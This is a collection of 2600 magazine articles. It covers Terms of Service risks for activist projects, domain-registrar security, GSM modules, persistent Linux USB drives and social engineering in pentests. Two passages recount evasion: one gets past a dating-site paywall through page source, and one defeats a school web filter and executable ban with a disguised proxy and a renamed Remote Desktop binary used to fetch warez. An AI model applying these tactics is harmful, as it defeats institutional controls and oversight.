Oh yes! Lots of code, and I’m not terribly agile with this stuff, but I patiently scrolled through it all and, voila! Not only did it contain the entire profile of the concealed admirer that the corporate scum had blocked from my view, but whoa: links to jpeg files of his/her photos that were easily copied and placed on the browser command line and then, just like the old Polaroids, photo revealed (and copyable for later Facebook, photoshopping... well, your creative mind can, I’m sure, imagine the mischief possible). Total attempted emotional thievery: \$50 minimum. My cost (and yours) \$0. Of course, if the secret admirer rocks your virtual world, you’ll still have to pony up for the email address or other manner of contact (I couldn’t find it in the code, but other knowledgeable people may have a way to deduce it out of some of the gibberish that shows up), but at least you won’t have to pay \$50 only to find out you’re lookin’ at a toad with a darker past than your own. And it just goes to show that you don’t need to know a ton of stuff to be a “hacker” - a hacker is just someone with a curious mind. And we should all have curious minds - always.

NOW ON THE KINDLE AND OTHER FORMATS

The Hacker Digest - Volume One

The First Year of 2600

Our first 12 issues have been reformatted into a book -
similar to our later volumes

DRM-free + 83 pages + Details at store.2600.com

RTF . . .



by Douglas Spink **TOS**
 wrinko@hushmail.com
 http://cultureghost.org

For those of us involved in the creation of technology-based projects for social transformation, recent years have seen a profound increase in the tools available in constructing novel systems. Ten years ago, if we wanted to string together a set of tech tools in order to - let's say - create a secure private network, we'd have needed to purchase a nontrivial amount of hardware, code up substantial amounts of new software, and perhaps even invent from scratch new protocols with which to interconnect all these elements. That's no longer the case. Now, we've got a cornucopia of tools, software, hardware, and even fully-developed protocols at our fingertips. While the latest buzzword to describe such things is "the cloud," in reality what we've got is a readily available toolkit of useful pieces and parts.

With this toolkit, creative technology activists have the ability to bring into existence entirely new classes of projects with dramatically lower startup costs. Instead of buying all that stuff and flying around the world to install it, we can now gain access to whatever we need via net-based interfaces. Need a bunch of server capacity spread across multiple geographic jurisdictions? No problem: just spin up some VPS for a few bucks a month, deploy a decent C&C framework, and you've got your network. The same goes for payment systems, customer service applications (SaaS-based), storage capacity... you name it. These are powerful capabilities and they are now far more widely available than ever before. That's a good thing, right? Historically, the startup cost of innovative, socially-engaged projects has always held them back - would WikiLeaks have been possible in the 1990s, when hosting and server capacity was so much more expensive, time-consuming, and limited in scope? Unlikely.

However, despite the positive impact of such availability, it's imperative that we remember the constraints and limits inherent in the way these resource marketplaces have developed in the real world. In particular, the Achilles heel of Terms of Service (TOS) provisions is one that has a profound importance to technology activists, one that is often overlooked. Sadly, this can create gaps in both the operational effectiveness and the reliability of such projects, a well as substantial security risks. Again, the high profile example of WikiLeaks is illustrative: repeatedly, the project has been hamstrung by infrastructure components

that were unilaterally turned off by service vendors who, after citing their respective TOS, simply offlined their services. MasterCard, PayPal, NSI, Amazon... even DNS service providers have taken such unilateral actions, and thus forced periodic scrambles by WikiLeaks to locate new resources to replace them. Often, those new resources have failed to last long... and the process has repeated itself. The common factor? TOS.

It is for this reason that we must become much more adept at analyzing - and consistent in reviewing - TOS. How many folks reading this article have actually done a careful review of the TOS of a net-based resource used in their routine online activities? Whether we're talking about a hosting provider, a domain name registrar, a Virtual Private Network security provider, or a payment processing network... pick any one. Over the years, I've asked folks this question. The answer is generally "no, I don't really read that 'legalese' - it's impenetrable, and besides it really doesn't matter." Impenetrable it may be (more on that later), but unimportant it's most certainly not!

Essentially, TOS lay out the conditions and constraints under which a provider is offering service in exchange for payment (or, in the case of free providers such as webmail, in exchange for the ability to hammer "users" with advertisements). The TOS say what the service provider agrees to do, what it doesn't agree to do and - most importantly - what conditions allow it to stop providing the service altogether. Finally, the TOS usually outline when and how the service provider claims the right to hand over sensitive, private information to third parties (including cops, lawyers, government spooks, etc.). Obviously, these are important issues, and just because they are buried in small-text notifications - or couched in legalese - in the TOS page that nobody really reads does not make them any less important. If anything, the fact that they're essentially hidden in plain sight is a surefire clue that there's something in there that most service providers really don't want their customers (whom they label as "users" - a telling distinction) to know. Let's look at some examples.

A common condition in TOS for hosting companies is that they reserve the right to cancel the account, without notice, if any "unlawful" materials are stored on their servers. While that seems fairly straightforward, it's not. Let's say you are running a project that provides free hosting for controversial websites that have been censored elsewhere online (something I've done for more than 15 years, myself). That project moves a website onto a leased server, pays three months in advance for hosting, and - suddenly - the server goes offline. When contacted, the hosting company cites their TOS; the TOS, in turn, have that "unlawful" clause in them, and furthermore state that the company can forfeit the entire

prepaid hosting fee if they decide that materials are “unlawful.” The money is down the drain, and the website is offline. But - you might think - if you just don’t host anything “unlawful,” this can’t happen, right? Here’s the clincher: unlawful where, and by whose decree? Perhaps you are hosting a website that includes announcements of same-sex marriages performed recently in New York City. Lawful, or unlawful? Well, it’s certainly unlawful... in Bahrain. Maybe the websites include details on how to encrypt online communications - that’s lawful, right? Not in Iran, or North Korea. With a global network, just relying on the word “unlawful” means we’ve got a lowest common denominator issue. If it’s unlawful anywhere in the world, then - technically - that material is “unlawful” according to many hosting companies’ TOS. They can shut it down, take your money, and point at the TOS for justification. I’ve seen this happen many, many times over the years - it’s not purely hypothetical.

I’ve also seen many TOS that refer to “immoral” activities, and I’m sure most readers can see just how unacceptable that will be in actual practice. Immoral to whom? To the theocrats in Saudi Arabia or Pakistan? Immoral to anti-evolution bozos in Kansas? In fact, I have a rule of thumb about these “morality police” TOS clauses: any piece of information will, inevitably, be considered “immoral” to at least one human being somewhere in the world. Thus, a hosting company (or VPN service provider, or domain name registrar, or advertising network, etc.) can cite a “morality police” clause in their TOS to censor or shut down any project, any website, any network they so choose - and usually keep all prepaid fees to boot! Obviously, these kinds of clauses in a TOS should be a big red flag: avoid at all costs.

Earlier, we acknowledged that most TOS are written in cryptic, hard-to-read legalese. Why is that? Is it because there’s some legal standard that “requires” such documents to be written in this way? In fact, no - exactly the opposite. In Western legal systems, there is a basic standard that courts uphold which prefers “plain language” documents to documents that are completely bogged-down in wherefores, heretos, and aforementioned. In reality, I’ve come to conclude after years of reading TOS that companies use this impenetrable language in order to hide unpalatable TOS terms in such a way as to make them hard for people to find before signing up for the service. If the TOS said that they could turn off service whenever they feel like it, how many people would ever sign up? Not many, I think. However, put that same condition in boilerplate legalese, hide it on page 13 of the TOS, and, in practice, nobody will read it. That’s why we see so much needless complexity in the language of TOS - it’s also a good reason to avoid needlessly-complex TOS, as you seek out service

providers for your own projects.

Finally, and perhaps most importantly for those of us who work on security-intensive projects, we must watch out for elements of the TOS that create enormous risk for the privacy of sensitive information. A common phrase to see is that a service provider will turn over information “at the request of any law enforcement agency” (or similar words). What this translates to, in practical terms, is an open-ended ability of anyone with a badge (or just someone pretending to have a badge, via spoofing) to go on an unlimited fishing expedition within otherwise-private information. While some elements of service infrastructure can be protected by encryption (leased servers can run FDE so the colo facility couldn’t leak private information - even if they want to), other elements don’t lend themselves to such protections. Payment processing is a good example of this risk: if your project takes donations from supporters or participants, that identity information for each supporter is vulnerable to being leaked to unfriendly police goons (or government spooks) if the TOS includes privacy-anathema language. And, just as with “unlawful” language, such language is hideously vague when it comes to what sorts of “law enforcement agencies” are covered. Does this just relate to specific countries? How about spy agencies, or political parties? Tax-enforcement agencies? In short, having this kind of language in the TOS - what I refer to as “snitchware” language - puts the security of many projects at risk. These aren’t hypothetical concerns, either - I’ve seen real-world leaks of highly private information that was retroactively justified by snitchware TOS elements.

This is the bad news: TOS language is often designed to be difficult to read and understand, and buried inside we routinely find elements that are simply unacceptable in terms of project reliability, economic fairness, and security considerations. There’s some good news to balance out the bad news, however. Some service providers have set themselves apart specifically by writing and implementing TOS that are free of snitchware, clear about what jurisdictions’ laws will be applied, and honest about any other limitations the service has (by writing the TOS in easy-to-read language, not legalese). When you are looking for providers as you provision future projects, you now know enough to read the TOS and watch for gotcha conditions that are best avoided. It takes a bit more work than just choosing whoever is cheapest (for example), but it pays off in the long run in increased project reliability, security, and lower overall cost. How can you know if a company with a good-looking TOS really abides by those terms? That’s actually quite simple: research their reputation and see if they’ve ever been caught breaking their own TOS. A solid company, with years of reputation to back them up, will stand proudly by

their TOS and, often as not, will emphasize them in their marketing materials. That's a good sign that they're on the up-and-up.

The other good news is this: in many service infrastructure areas, there are big opportunities for project teams with integrity and good reputations to create services that embody high-quality TOS as a key element of the service itself. If you can't find a provider that has that kind of TOS for an infrastructure element you need for one of your projects, perhaps that's a sign that there's a market need for exactly such a service. My experience is that most companies with piss-poor TOS do so because they lack the courage, integrity, or real-world experience to do better than that. They figure that "everyone else" uses sloppy, unreadable, snitchware TOS... so why not just go along with the crowd? Well, as we all know, it's the people who are brave enough to ask hard questions

- and take brave stances - that often set the tone for where the rest of the crowd eventually goes.

While it might seem boring to pore through the TOS of each component that you include in your next project, the long-term benefits more than make up for the eye-glazing reading times involved. Plus, you'll probably find that some of the TOS you read are actually entertaining in how utterly unreasonable they actually are: can they really turn off your service and keep your money if they just decide they don't "like" your project? The more you read over TOS, the more you will come to recognize a bad one when you see it - and the more you'll value those TOS you find that are clearly-worded, honest, and direct. There's no reason to settle for sloppy TOS that strip your project of rights and protections against mercurial service providers.

Domain and Security

by Donald Carter
donny.carter76@gmail.com

When it comes to the security of domains, most people think only of their website or website hosting, and not the actual domain itself. I should know. I work for a domain registrar. I will not name any companies because I do not know how all of them handle the security policies of the domains they register.

I know my company has a pretty solid security policy in place and we enforce it very well, even on the phone with customers. (I have upset some customers because they put a fake company name in their profile.) The policy basically states that we have to go by any corporation that is put into either the record of the account owner or domain owner, depending on what is going to be done. So, let's say that you forgot your password and don't have the email on file anymore. Then the company would go by account information. Or, if you want to gain control of your domain because it's a former employee who registered the domain and has the company name in the organization, we go by the domain owner information.

With that said, during a team meeting we were told about a major competitor and a major mistake one of their former employees made. It started out as a person who purchased a domain for personal use, then purchased some other domains for family. Then the person went into business with a partner. Well, the partnership ended, and the partner called up the domain registrar to get a hold of the domain. After some verification, the agent who helped the partner gave the whole account with *all* of the domains to the partner. When the partner figured this out, he

contacted the agent and tried to give the account back, minus the domain he wanted to keep. Well, the agent ignored the partner, so it went to court, the agent lost his job, and the company had a big fine, plus they had to figure out how to make their security better for their customers.

After hearing about that, it makes me think about all of the people I talk to on the phone who don't think about the security of their domain as much compared to their website. I get a lot of callers saying "my website is down" when the real problem is that their domain is expired. Then, once the domain is renewed, I used to say things along the lines of "the name servers need to be updated," and get the all too familiar response of "what are those?" So basically, the customers have a new problem of still not having a website because they didn't keep a good record of the name servers to use.

The best way to sum it up is that not a lot of people really think of domain security. All a hacker needs to do is get a hold of an account of some big name company, say like State Farm or Amazon. Once they get a hold of the account, they could change all the domain ownership information, and change the name servers in the account to point somewhere malicious. The registrars could easily change the name servers, but the real issue there would be that the account and domain information had been altered. With the information altered, then who is the real owner of the domains? The way to regain control of a domain then is a matter of doing a domain dispute through ICANN if the record doesn't show what information was changed or if the information has been changed so many times that it's too hard to trace back.



The Hacker Perspective

by ternarybit

The Jargon File provides several widely accepted definitions for the term *hacker*, the one of which I find most suitable is “one who enjoys the intellectual challenge of creatively overcoming or circumventing limitations.”¹ Countless others define hackerdom in terms of personality types, temperaments, tendencies, and habits generally associated with computer enthusiasts. These definitions serve us well on a superficial level; however, I seek to define hackerdom in terms of something much more broad and encompassing. I aim to reveal something I don’t believe anyone has before: the heart of a hacker. Maybe we haven’t done this because we find comfort behind veils of secrecy and anonymity; today, I’ll do what hackers do best: fly in the face of established norms.

My name is Austin. I’m a married 24-year-old Caucasian Protestant middle-class English-speaking citizen of the United States currently earning a dollar and a half above minimum wage. I have never committed a single line of code to an open source project; I have never reverse engineered a binary in hexadecimal; I have virtually no karma or presence on Slashdot; baud-rate connection speeds entirely predate me; I took one semester of junior college, and I installed my first Linux distribution less than three years ago - but I am most certainly a hacker, and so are you.

Many ask “what is a hacker?” or “how can I become a hacker?” These questions find a basis on the incorrect assumption that we define a hacker primarily by what we do rather than who we are. Hackerdom, rather, comprises a broad set of faculties and proclivities that I believe everyone possesses to some degree: critical thinking, creativity, inquisitiveness, problem solving skills, and a hunger for knowledge, to name only a few. As such, most self-proclaimed hackers agree that, for example, every inventor that ever lived qualifies for the title “hacker.” What they may not agree about, yet what I find resoundingly true, is that *everyone* who ever lived behaves hackishly at times, and most people hack almost every day of their lives - even if they don’t know it.

Consider the women who master the art of manipulation by using their charms to get what they want from men - curiously reminiscent of

what hackers call “social engineers.” Hacks don’t require computers or even complexity, only creativity. *The Jargon File* offers that “hacking might be characterized as ‘an appropriate application of ingenuity.’”² Hacks usually involve finding a use for something beyond its designed purpose. For example, my wife used her collection of miniature hair clips in lieu of clothespins on our clothesline: a worthy, yet very simple hack. Likewise, my father hacked a tuna fish can by cutting off the bottom and using the resulting metal ring as an egg mold to make campfire egg muffin sandwiches. In fact, though he rarely applied his hackishness to computers, my dad was the most brilliant hacker I know. He found joy in innovation: making the existing process faster, more efficient, cheaper, easier, and ideally, all of the above. One day he was painting wooden siding for a home remodel, and found that he could shave minutes off the time it took to paint a slat of siding by drizzling a bead of paint down the length of it first, rather than applying paint solely with a brush. Surprisingly, his boss didn’t like this at all and insisted that he paint them “correctly,” even though his new technique resulted in a more even coat and faster application. The tragic lesson we learn time and time again remains that people take grave offense when bested, a lesson the Mentor writes about in his *Hacker Manifesto*: “My crime is that of outsmarting you, something you will never forgive me for.”³

If you’re asking yourself “how do I become a hacker?,” you ask amiss. Perhaps you should ask instead: “How can I cultivate and nurture the hackish qualities *I already have*?” The answer is as unique as you are, and don’t ever succumb to the lie that hackerdom is some exclusionist, elite meritocracy that few can ever aspire to. Yes, the Mentors and Mitnicks who truly define our generations deserve much credit, but their exploits by no means comprise the entirety of hacking - or even most of it. My hacks definitely won’t ever make the headlines, and many who frequent the likes of Slashdot would laugh down their nose at me for mentioning them, yet they remain treasures of intellectual accomplishment to me.

Back in high school, I spent most of my lunch in the library computer lab, and, of course,

WebSense censored our Internet connection and denied access to hacking resources, along with most proxy services. My solution: set up my own proxy service on my home PC. I found that all I had to do was set up Apache with Perl and CGIProxy on my Windows XP box and leave it running during the day. I also enabled Terminal Services so I could use Remote Desktop if I wanted to. I memorized my WAN IP and could then browse freely from school. However, a problem arose when the librarians would look over our shoulders to make sure that we weren't breaking the rules. Since the librarians knew what proxies could do, I had to change the CGIProxy default splash screen to something more innocent. Ultimately, I decided to copy and paste the HTML from Google's home page over that of the CGIProxy splash screen. Whenever I wanted to read *Phrack* or check 2600.com, I "searched Google" for the domain I wanted, which then took me to the proxied domain, and I avoided all suspicion! I also used my little Apache box as a crude homework repository. I organized all of my assignments into school years and classes, which were all available to print from any computer in school at any time. This came as a Godsend in a pre-flash drive era when it seemed that one out of five floppies failed on my way to school, and home printing came with a hefty price tag.

The hack that gratified me the most, though, came from my creative use of MSTSC, or Microsoft Terminal Services Client. As mentioned previously, I opened port 3389 on my home box so I could use Remote Desktop from school. Now, school computer policy explicitly forbade downloading software either from the net or from personal media, but since MSTSC is a built-in part of Windows XP, I found a delicious loophole that I exploited liberally. I terminalled to my home box daily to extract freshly downloaded warez, start new downloads, or run programs that school PCs couldn't (e.g. IRC). Before long, the network admins began to battle my hacker friends and me to find a way to block MSTSC. They set up a policy that prevented the execution of any file called "mstsc.exe," so we just copied the binary into our personal folder and renamed it "not_mstsc.exe." Then they blocked it by the internal program name, so we fired up ResHack (Resource Hacker) and changed the program name, icon, and title bar text to resemble an Internet Explorer window with a Google search for "chemistry." Eventually the librarians decided to turn me in to the assistant principal on the grounds that I had a "downloaded program" in my personal folder (not_mstsc.exe). I carefully explained to him the nature of MSTSC and how I had not broken any school policies by using it. A

look of disappointment fell on his face when the district helpdesk confirmed my explanation. I left his office without any disciplinary action as he, with a look of curiosity, tried his credentials to terminal into the district domain controller.

A more recent application of ingenuity solved my perpetual issue of Internet connectivity on Linux live distributions. I enjoy running live distros like Clonezilla, Trinity Rescue Kit, and Knoppix. Most older or more minimalist distros come packaged with only wired ethernet drivers, which leaves me to install Wi-Fi drivers if I so choose. For reasons I won't outline in detail, my home office never seems to find its place in the same room as the router, and running a hardwire has never been practical. As such, for the last five years or so, my only connectivity has traveled over 802.11. This doesn't hinder me most of the time, but sometimes the only practical means of getting online comes from a hardwire (no, I'm not going to install a Wi-Fi driver every time I boot TRK). The brilliant solution came from one of the most unlikely places: *Maximum PC*. They recently ran an article about the latest generation of wireless routers, and devoted a small corner of one page to what one could do with the older router. The last suggestion said that some routers, when loaded with third party firmware, could act as a "client bridge," which effectively turns it into a universal, 4-port wireless adapter. Quite coincidentally, my grandparents sent me home with a "broken" Linksys WRT54Gv6 router only a few weeks before. I checked DD-WRT's HCL, and, sure enough, my router was on it. I devoted half a Saturday to carefully reading the flashing instructions, which proved much more difficult than usual since my router revision comes with only 2MB of flash. To my delight, I found that the version of DD-WRT I used not only supports "client bridge" mode, but also "repeater bridge" mode, which also acts as a wireless repeater. The solution worked beautifully. Now I have a 4-port 100Mbit switch in my office, an amplified Wi-Fi signal in my house, and, no matter what distro I boot, it can pull a connection through the LAN.

The lesson isn't how "elite" I am, but rather that I applied my aptitude to solve a problem in a creative way, and even without breaking the rules. My repeater bridge solved a problem I've wrestled with for years, at zero out-of-pocket cost and only a few hours of tinkering. Even better, I put to use an otherwise useless piece of hardware. Elitist hackers may scoff at my "infantile" solutions with comments like "why didn't you use an SSH tunnel, or run Slackware 6 to host your site? You mean you didn't compile Apache and Perl from source?" I find in this the most repugnant tendency in the hearts of self-proclaimed hackers

and computer enthusiasts: pride. After successfully installing and configuring Arch Linux on my newly-acquired laptop, I felt finally at home in the world of Linux and decided to visit the Arch IRC channel to join in camaraderie with my brethren. Upon reading the rules and MOTD, I thought it reasonable to introduce myself politely as one who heartily enjoys Arch in favor of nearly every other distro I've tried. The first response I got came in the form of a "cookie" from the IRC bot, compliments of a rather stuck-up idler. It carried the message, "Here, have a cookie because you figured out how to follow a tutorial on installing Arch Linux *all by yourself*." This attitude infects our ranks and kills our prospects at an alarming rate. Why should anyone try to join the brotherhood of hackers if he or she will find nothing but revulsion? Aren't there enough consolidated masses arrayed against our kind to merit just a little hacker solidarity?

My message to the aspiring: don't give up, even when those from within bring you down. If you solved a problem in a creative way, learned something that came very difficult to you, or saw something old in a new light, *you hacked*,

and are, by extension, *a hacker*. Don't let anyone convince you otherwise.

My message to the accomplished: practice tolerance, kindness, and even love to those of us who haven't reached your level yet. Don't feel threatened by a little competition, and don't narrow your view of hackerdom to only include you and your particular milieu. Mentor an adept, support the seekers, and don't ever forget where you came from. After all, we're all alike.

Works Cited

1. Raymond, Eric S. *The Jargon File "Hacker"*. 29 Dec. 2003. <http://catb.org/jargon/html/H/hacker.html>
2. Raymond, Eric S. *The Jargon File "Meaning of Hack"*. 29 Dec. 2003. <http://catb.org/jargon/html/meaning-of-hack.html>
3. Blankenship, Loyd. *The Conscience of a Hacker*. 8 Jan. 1986. <http://www.phrack.org/issues.html?issue=7&id=3>

Submissions for "The Hacker Perspective" are closed for now, as we have enough columns for the next couple of years. But don't fret. Use that time to experiment and learn new things. When we reopen submissions, you will have a lot more to write about! But in the meantime, please send us your articles on other topics. Our mailbox is there for you:
articles@2600.com


HELP SAVE LITERACY

You can preserve a grand tradition by writing a letter to 2600. Unlike almost every other publication out there, we take great pride in the detailed words and feedback of our readers. In this day and age, more and more people are reducing their thoughts to 140 characters or less, lowering their attention span, and basically avoiding meaningful dialogue/debate. We welcome actual words, entire paragraphs, yes, even whole pages from people who have something to say about today's technology and the things that appear in these pages. So please help us hold onto a tradition that has spanned many centuries and spill forth with your prose. You'll feel great and others around the world and far into the future will hear and feel your thoughts.

letters@2600.com

or for the full writing experience:

2600 Letters
PO Box 99
Middle Island, NY 11953 USA



by Casandro

As a hacker, there is one part of technology which is particularly fascinating to me and this is communication technology. It is mind boggling to think that you can reach a third of the world's population within seconds by punching a few digits into a small plastic box on your desk and lifting up the receiver. (Or the other way round if you have a dial phone.)

But not only people can communicate. The Internet, a network intimately connected with computers, has taught us that machines can communicate with themselves, too. Not only that, but you can make machines and people communicate with each other.

Digital wireless communication networks certainly are one of the more interesting developments. Although those were already deployed in the early 1990s, only now the prices have fallen enough to make ubiquitous communication a reality.

Obviously, it would be great if you could harness this technology for your own purposes. Until recently this was very difficult. You could buy special mobile stations from companies like Falcom which provided you with a simple modem-like interface. I believe some of them even were MS-DOS compatible so you could run your own software. However, when those were around, they were large and expensive.

Then many companies decided to take a normal mobile phone and place it into a new package. This resulted in a small printed circuit board with some shielding. Unfortunately, those boards still cost around \$100, so they had to be replaceable. Since space was an issue, the connectors often were tiny and exotic. Few companies provided something you could solder at home.

Recently, prices have fallen enough for directly soldered modules to be feasible. The distance between the "pins" is now large enough to allow hand soldering even by lesser skilled people like me and there is no need for an exotic connector.

Companies which sell those modules are

Towards a Hacker Friendly Mobile World

Enfora and Simcom, but there are probably many others. My personal experience is with Simcom as they have some quite easy to use modules. However, most of what I will be talking about is valid for all modules. The one I have the most experience with is the SIM900D, which is so far the most reliable I have seen. First of all, it is fairly simple. You connect a SIM card to the module (some modules come with an internal SIM card reader), a random length of wire as antenna, as well as the serial port, power source, and power button. You press the button, wait a bit, and enter "atatatatatat" on the terminal until you get an echo. It's just like with any "Hayes" modem, in fact there is even auto-bauding. Most of the commands are standardized, however some are not.

If you want to build a telephone, most modules will provide you with symmetrical analog connectors for audio in and out. Those are designed to be directly connected to microphones and speakers. In fact, many modules even have a "buzzer" output so you can get a ring tone. On UMTS (or WCDMA) modules, you can even have camera connectors and file systems. Since those protocols are fairly bursty, one of the main problems is the power supply. It needs to be able to deliver short surges of up to several amperes without the voltage dropping below a certain threshold. Most suggested power supply designs have an inductor in series after the actual power supply. Make sure its series resistance is low enough. For mobile devices, however, most modules offer battery chargers which are able to charge Lithium-Ion batteries. Those have a two or three pin connector going to the battery (third pin for temperature sensor) and a charge input pin. Some even have a switched external voltage output, but, depending on what you want to do, you can also get your power from that battery.

On the software side, there is one problem. AT commands are not very suitable for automatic processing. Most commands end their output in an "OK" or "ERROR" line. However, some commands also immediately respond with "OK" and later announce their result via some-

thing called an “Unsolicited Message.” Those messages can pop up at just about any time. Many start with a +, while others like “RING” have no particular format.

One popular feature is what some Chinese companies call an “intrinsic TCP/IP stack.” It allows you to establish and use TCP connections or send and receive UDP packets without implementing TCP/IP yourself. The quality of those stacks is quite diverse. Some reboot constantly while others work fine. Each vendor has its own commands to set up the connection. Typically, you first need to connect to the GSM network, then the GPRS network, then you can establish a connection to the APN before you can do your TCP connection. If you don’t like that, you can also establish a PPP connection to the module and directly send packets to the APN.

So what does it take to make your own mobile phone? Theoretically, most of those modules already have connections for keyboards and displays. If you could get your own custom firmware onto such a module, you could use it directly. However, this requires you to contact the manufacturer, and it’s unclear if they will respond. The more flexible route is to add an external application processor. This would be a great opportunity for a software project. How could one make an operating system for mobile phones which is truly hacker compatible? Something perhaps a lot smaller than Linux, so you can use cheap low power and easy to solder microcontrollers. This would not only give you full control of the software, but also of the hardware.

There are already some “embedded” operating systems, both free and commercial. One of the problems is that they rarely focus on the user. You usually have a pre-compiled monolithic block which does what it’s programmed to do. If you want to change anything, you need to recompile that block. This leaves you with nothing more than a stupid appliance.

There is no technical reason why it needs to be like this. Home computers used to boot into a BASIC interpreter. They used to store their software in a tokenized format which you could easily read using the LIST command. You could easily edit your software and run it. Just imagine having some powerful and small language which would make the same thing possible. On boot-up it would read the source files from files on a file system, either in token or text form and store them in RAM. The interpreter would interpret them, and you had a local de-compiler to translate the tokens from and to text. Add in an editor and you have a hacker friendly system.

Speed probably is no issue anymore. A C64 could execute about 100k instructions per second.

The most meager microcontroller you can reasonably buy can execute 16 million in the same time. Of course, native code would be faster, but there are several problems:

1. Many microcontrollers are Harvard designs with separate program and data memories. The first usually is flash which you cannot rewrite very often.

2. Translating binary code back to something human readable is fairly complex. In order to avoid bugs, it seems sensible to avoid any unneeded complexity. However, you can always switch to binary code later, as all the software is available as source.

3. Those microcontrollers typically have no security features. They have no boundary checking, they have no protected mode, not even an MMU. With an interpreter, you can easily emulate those properties.

Pieces of code people generally would like to have as native code could always be implemented in the interpreter itself, or there could be some mechanism which allows you to execute code stored in a binary file. Ideally, most of the software running would be interpreted and editable while it runs. This seems to be impossible, however the Lisp machines as well as the experimental Erlang system from *Erlang: The Movie* (watch it, you won’t regret it) showed that it could be done.

Networking with already existing services might be a bit more difficult. After all, running a full-fledged web browser with only two kilobytes of RAM might be hard. Contiki managed to do that by using “byte serving,” a technique allowing you to ask for a small portion of an object from a web server. However, since fixed computers are easily available, it might be a good idea to render the web page at a server you own. A 320x240 monochrome frame only needs a few seconds to transmit at GPRS speeds, and you could load more into the frame buffer of the display for fast scrolling. Such techniques are used, for example, by the Opera Mini browser.

Another route would be to emulate an already existing system. However, this means you will have to have a lot of RAM. The largest RAM chips you can get reliably in solderable packages are 512 kilobytes. Anything beyond that is either hard to get, difficult to drive with microcontrollers, difficult to solder, or a combination of those.

This is, of course, just a collection of ideas. Each one of them seems possible. Combining them might create something amazing we can all share. Let’s work together to make the world a more hacker friendly place.



by D4vedw1n

I've been reading *2600* now for a while and have gained a ton of knowledge, learned a new "critical" way of thinking, and want to say *thanks!* to everyone. I noticed, though, that many of the articles printed herein require Linux to perform. I've been playing with Linux (and like it a lot) for some time, but some of us are stuck with Windows. Reasons can range from being stuck using school/library computers to your family rejecting the operating system. You could use dual boot if you are the "owner" of the machine. This too may become tiresome for both the Windows users and the Linux user (at least it did in my house). You could setup a virtual machine on your PC, but this isn't very portable, and you may not have access to *all* of your hardware. Our next option is Live CD/USB options, but this poses a problem if you want to save information.

I wanted a bootable thumb drive that I could update, easily save to, and treat as my own (not an alternative). I learned this was called persistence and I had found my solution. I found two programs for setting up a persistent thumb drive, LinuxLive (LiLi) (<http://www.linuxliveusb.com>), and PenDrive (<http://www.pendrivelinux.com>). I played with both versions enough to familiarize myself with them. They both offer a good variety of Linux distributions, and the ability to download or use a local ISO at the time of setup. LiLi offers the ability to use a CD as well. You then choose what drive to install to. Both versions offered persistence, depending on the distro chosen. Install times were pretty close as well, with PenDrive at 15 minutes and LiLi at 16.5 minutes on my 8GB thumb drive using a local copy of the Backtrack 5 ISO.

There are two other differences that I liked in LiLi over PenDrive. First was that you can run LiLi's version in Windows as a virtual machine with VirtualBox. Unfortunately at this time the persistence does not work in Windows 7 or Vista, *but* it does run in those versions. The second thing I liked was found on boot-up. The GRUB loader for LiLi gives you an option for persis-

tence mode. While PenDrive has several options, it doesn't specifically *say* "persistent." I tested the default mode though, which did appear to have persistence. When I have some more time, I may play with this more, since it appears that the only version of LiLi's BackTrack that has persistence is the one labeled as such.

I've tested a couple of other versions using the LiLi installer, and persistence worked with some and with others it didn't. I didn't test all of the available versions, but I tested a handful of versions I was interested in or familiar with for persistence since that is what I was looking for. Persistence worked with BackTrack, Mandriva, and Mint. Persistence did not work for me on Ubuntu, Knoppix (although it says built in), and Open Suse. Obviously, with our subject matter in *2600*, I was very interested in BackTrack and Knoppix, and was a little let down that I could not get persistence to work with Knoppix.

There are a couple of other things that I want to mention. First is that not all versions will work with all computers. I found that BackTrack would work for most Toshiba, HP, and Dell models I have access to. I think one Sony I tested worked, and I wasn't able to get it to work on any Macs (I work in a retail store with about five models for each brand). The second thing I want to mention is to update your image as soon as possible. Just like Windows, Linux updates are important. Third is if you are using persistence, I advise you to find a method for backing up regularly. Sometimes when the image fails to load on a PC, the image will crash and the drive needs to be recreated. I've had to recreate my BackTrack drive several times because it failed to boot on a laptop and corrupted the drive. Lastly is that at this time you can't dual boot one of the installations (there's a disclaimer on one of the sites). Once I get a little more comfortable with it, I'm going to play with this though. BackTrack and Mandriva appear to use a GRUB loader, so I may be able to bypass this.

I know that this article is not professional level information, but I hope that it will help at least a few other readers in their pursuit of the hacker spirit and knowledge, and hopefully pique someone's brain for a future article.

The Major Flaw of Pentesting

by Seeker7

The company I work for recently sent out an email letting everyone know that an outside security firm would be attempting to gain unauthorized access to company tools and resources from both inside and outside of the company's infrastructure. It also stated that this was part of a yearly security audit being done by the company. The only problem that I have with that is that I found a bunch of potential security flaws just a few months ago from my home that I then brought to the attention of my superiors. I guess the penetration tests didn't do too well last year...

Anyway, this whole process got me to thinking. Many companies and organizations will either hire outside consultant groups or use internal IT/security staff to run these penetration tests. I do believe that proper security and network penetration testing is important to protecting a company's assets. However, it shouldn't be the only method of network security.

First, many companies have a flawed password policy. Luckily, the company I work for is pretty strict on that, but many companies are not. If a company doesn't have users changing their passwords on a regular basis, making sure that the same passwords aren't being used for multiple company tools and resources, and ensuring that the password policy forces upper and lower case, numbers, and special characters, there are potentials for problems right there.

However, this is not the major drawback to pentesting. The biggest drawback to standard pentesting is that it doesn't test the weakest possible link in the network. The link I speak of is the guaranteed failure point of any network, without any exception. In fact, you could say that it is the most critical element in the network security chain. The element I speak of is the group of people who are using the network on a day to day basis, the employees.

While most companies have strict policies and procedures when it comes to revealing information over company phones to non-authorized people, these policies are not often put to the test. Chances are that someone who is sufficiently skilled at social engineering could easily discover what buttons need to be pushed and when in order to get the exact information they are looking for.

Many times, transfers and/or exchanges between multiple departments can be a very weak link. One group either doesn't document calls or interactions very well - or at all - and, even if they do, the other group either doesn't have access to or usually doesn't check the history in existing ticketing systems used by most IT and customer service groups. Basically put, if someone is trying to get information on an account, individual, or network, they can usually

get part of the information they need from one department and use that to get what they want from another. Perhaps, if documentation was better and the second group checked up on things, they would suspect something.

This is just one of the many examples of how social engineering could get access to privileged information. There are many more, and I am sure if you look at information from various magazines such as *2600* and audio and videos from various cons around the world, you can find many more.

